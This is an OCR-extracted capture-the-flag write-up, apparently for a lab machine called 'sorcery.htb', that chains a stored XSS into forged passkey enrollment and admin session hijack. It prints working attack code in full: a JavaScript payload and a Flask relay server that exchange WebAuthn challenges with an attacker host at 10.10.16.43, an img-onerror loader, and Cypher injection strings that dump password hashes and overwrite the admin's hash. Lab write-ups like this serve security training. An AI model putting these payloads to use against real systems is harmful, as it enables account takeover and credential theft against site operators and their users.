
```
return (
  <Card className="flex flex-col">
    <CardHeader>
      <CardTitle>
        <p className="text-3xl">{product.name}</p>
      </CardTitle>
    </CardHeader>
    <CardContent className="flex flex-col flex-1">
      <p
        className="mb-4 text-xl"
        dangerouslySetInnerHTML={{
          __html: product.description,
        }}
      />
    </CardContent>
  </Card>
);
```

So it's vulnerable to xss injection.


Profile tap shows the user profile




To enroll passkey, use dev mode(ctrl+shift+i) and run(ctrl+shift+p), and type use webauthn, then check enable virtual authenticator environment




Now, click enroll passkey adds credential here



The process is: first, send [] with next-action element



Then, it processes the received information and sends it back to the server with another next-action element



The exploit will have this process

1. Start running mitm server(flask server)
2. Upload xss payload
3. Victim clicks the malicious repo
4. This downloads the malicious js payload from the mitm server and run it
    1. It first sends [] to the website
    2. Victim sends result back to mitm
    3. Flask processes it and sends attestation(result) back to the victim
    4. Victim sends this info back to the server to finish passkey auth
5. Mitm sends the attestation to be authenticated
6. Mitm prints out jwt it gets

    I need soft-webauthn, flask, requests to process the challenge

```
git clone -b custom-flags https://github.com/tomadimitrie/soft-webauthn.git
python3 -m venv .venv
source .venv/bin/activate
pip3 install soft-webauthn/
pip3 install flask, requests
```

payload.js

```
(async() => {
  const LHOST = "http://10.10.16.43:8000";
  const START_PASSKEY_ENROLL = "062f18334e477c66c7bf63928ee38e241132fabc";
  const STOP_PASSKEY_ENROLL = "60971a2b6b26a212882926296f31a1c6d7373dfa";

  // 1. Start enrollment
  const startEnroll = await fetch('/dashboard/profile', {
    method:'POST',
    body:'[]',
    headers: {
      'Next-Action':START_PASSKEY_ENROLL,
      'Content-Type':'text/plain'
    }
  });
  const challengeBody = await startEnroll.text();
  const challengeJson = JSON.parse(challengeBody.split('\n')
[1].substring(2));
  console.log(JSON.stringify(challengeJson));

  // 2. Send it to mitm
  const sendPage = await fetch(`${LHOST}/start`, {
    method:'POST',
    body: JSON.stringify(challengeJson.result.challenge),
    headers: {
      'Content-Type': 'application/json'
    }
  });

  const sendPageText = await sendPage.text();
  console.log(sendPageText);

  // 3. Stop enrollment
  const stopEnroll = await fetch('/dashboard/profile', {
    method:'POST',
    body:'[' + sendPageText + ']',
    headers: {
      'Next-Action': STOP_PASSKEY_ENROLL,
```

```
      'Content-Type':'text/plain'
    }
  });
  const stopBody = await stopEnroll.text();
  console.log(stopBody);
  await fetch(`${LHOST}/passkey`);
}
)();
```

server.py

```
import json
import requests
from base64 import urlsafe_b64decode, urlsafe_b64encode
from flask import Flask, request, jsonify, send_file
from flask_cors import CORS, cross_origin
from soft_webauthn import SoftWebauthnDevice, AuthenticatorDataFlags

app = Flask(__name__)
CORS(app)

device = SoftWebauthnDevice()
START_PASSKEY_LOGIN = '1efff30d879f3aea7d899128311edf11046f4a10'
STOP_PASSKEY_LOGIN = '5aa9f80bc40bd5a48cfafdb9fff8913dfa09619f'

def b64url_encode(data):
    return urlsafe_b64encode(data).rstrip(b'=').decode('utf-8')

def convert_bytes(obj):
    if isinstance(obj, bytes):
        return b64url_encode(obj)
    elif isinstance(obj, dict):
        return {k: convert_bytes(v) for k, v in obj.items()}
    elif isinstance(obj, list):
        return [convert_bytes(i) for i in obj]
    elif hasattr(obj, '__dict__'):
        return convert_bytes(obj.__dict__)
    return obj

@app.route('/payload')
@cross_origin()
def payload():
    return send_file('payload.js', mimetype='application/javascript')

@app.route('/start', methods=['POST'])
@cross_origin()
```

```python
def start():
    print("Start passkey enrollment request")
    challenge = request.get_data(as_text=True)
    challenge = json.loads(challenge)

    padding = 4 - (len(challenge['publicKey']['challenge']) % 4)
    if padding != 4:
        challenge['publicKey']['challenge'] += '=' * padding
    challenge['publicKey']['challenge'] =
urlsafe_b64decode(challenge['publicKey']['challenge'])
    attestation = device.create(
        challenge,
        "https://sorcery.htb",
        flags=[
            AuthenticatorDataFlags.USER_PRESENT,
            AuthenticatorDataFlags.USER_VERIFIED,
            AuthenticatorDataFlags.ATTESTED_CREDENTIAL_DATA_INCLUDED
        ]
    )
    return jsonify(convert_bytes(attestation))

@app.route('/passkey')
@cross_origin()
def passkey():
    print("Passkey login request")
    resp =requests.post(
        'https://sorcery.htb/auth/passkey',
        json = ["admin"],
        headers={'Next-Action': START_PASSKEY_LOGIN},
        verify=False
    )
    challenge = json.loads(resp.text.split('\n')[1][2:])['result']
['challenge']
    padding = 4 - (len(challenge['publicKey']['challenge']) % 4)
    if padding != 4:
        challenge['publicKey']['challenge'] += '=' * padding
    challenge['publicKey']['challenge'] =
urlsafe_b64decode(challenge['publicKey']['challenge'])
    cred = device.get(
        challenge,
        'https://sorcery.htb',
        flags=[
            AuthenticatorDataFlags.USER_PRESENT,
            AuthenticatorDataFlags.USER_VERIFIED
        ]
    )
```


```
    print('Device get complete')
    resp = requests.post(
        'https://sorcery.htb/auth/passkey',
        json=["admin", convert_bytes(cred)],
        headers={'Next-Action': STOP_PASSKEY_LOGIN},
        verify=False
    )
    print(f'Auth: {resp.text}')

    return jsonify({"status": "ok"})


app.run('0.0.0.0', port=8000, debug=True)
```

Start mitm server and upload a malicious post

```
<img src=x onerror="var
s=document.createElement('script');s.src='http://10.10.16.43:8000/payload';d
ocument.head.appendChild(s);">
```




And I can hijack session as admin with this token




Method 2: Use sql injection to overwrite user password

It's much easier way(unextended shortcut) using cipher query. I can get user hash from user struct




```
#[derive(Model, Debug, Deserialize)]
pub struct User {
    pub id: String,
    pub username: String,
    pub password: String,
    #[transient(fetch = "fetch_privilege_level", save = "save_privilege_level")]
    pub privilege_level: UserPrivilegeLevel,
}
```

```
"}) MATCH (u:User) with reduce(s="",x in collect (u.username + ":" +
u.password) | s + x + "<br>") as users RETURN {id:"aaa", name:"aaa",
description:users, is_authorized:true, created_by_id:"aaa"} AS result//
MATCH (result: product { id: "<product_id>"}) MATCH (u:User) with
reduce(s="",x in collect (u.username + ":" + u.password) | s + x + "<br>")
as users RETURN {id:"aaa", name:"aaa", description:users,
is_authorized:true, created_by_id:"aaa"} AS result//"})
```



```
└─$ echo '"}) MATCH (u:User) with reduce(s="",x in collect (u.username + ":" + u.password) | s + x + "<br>") as users RETURN {id:"aaa"
, name:"aaa", description:users, is_authorized:true, created_by_id:"aaa"} AS result//' | sed 's/ /%20/g' | sed 's/\//%2F/g'
"})%20MATCH%20(u:User)%20with%20reduce(s="",x%20in%20collect%20(u.username%20+%20":"%20+%20u.password)%20|%20s%20+%20x%20+%20"<br>")%20a
s%20users%20RETURN%20{id:"aaa",%20name:"aaa",%20description:users,%20is_authorized:true,%20created_by_id:"aaa"}%20AS%20result%2F%2F
```


Using the same technique as above(paste output to the end of uri in burpsuite)




It shows the password hash. I can use my user password hash to overwrite to admin's.

```
"}) MATCH (u:User{username:"admin"}) SET u.password =
"$argon2id$v=19$m=19456,t=2,p=1$J8ESrih13S9l7G5Mxydc2w$ToBJS6j3kcnesGB2OVJF4
Wfr3MZyXXpT2pX87s1FdoM" RETURN {id:"aaa", name:"aaa", description:"password
reset", is_authorized:true, created_by_id:"aaa"} AS result//
MATCH (result: product { id: "<product_id>"}) MATCH
(u:User{username:"admin"}) SET u.password =
"$argon2id$v=19$m=19456,t=2,p=1$J8ESrih13S9l7G5Mxydc2w$ToBJS6j3kcnesGB2OVJF4
Wfr3MZyXXpT2pX87s1FdoM" RETURN {id:"aaa", name:"aaa", description:"password
reset", is_authorized:true, created_by_id:"aaa"} AS result//"})
```

This will set the admin password as password. Let's try.




Now, I can login with cred admin:password



Get user shell

Now, I can see DNS, Debug, Blog posts. If there's no passkey, it rejects to show content.



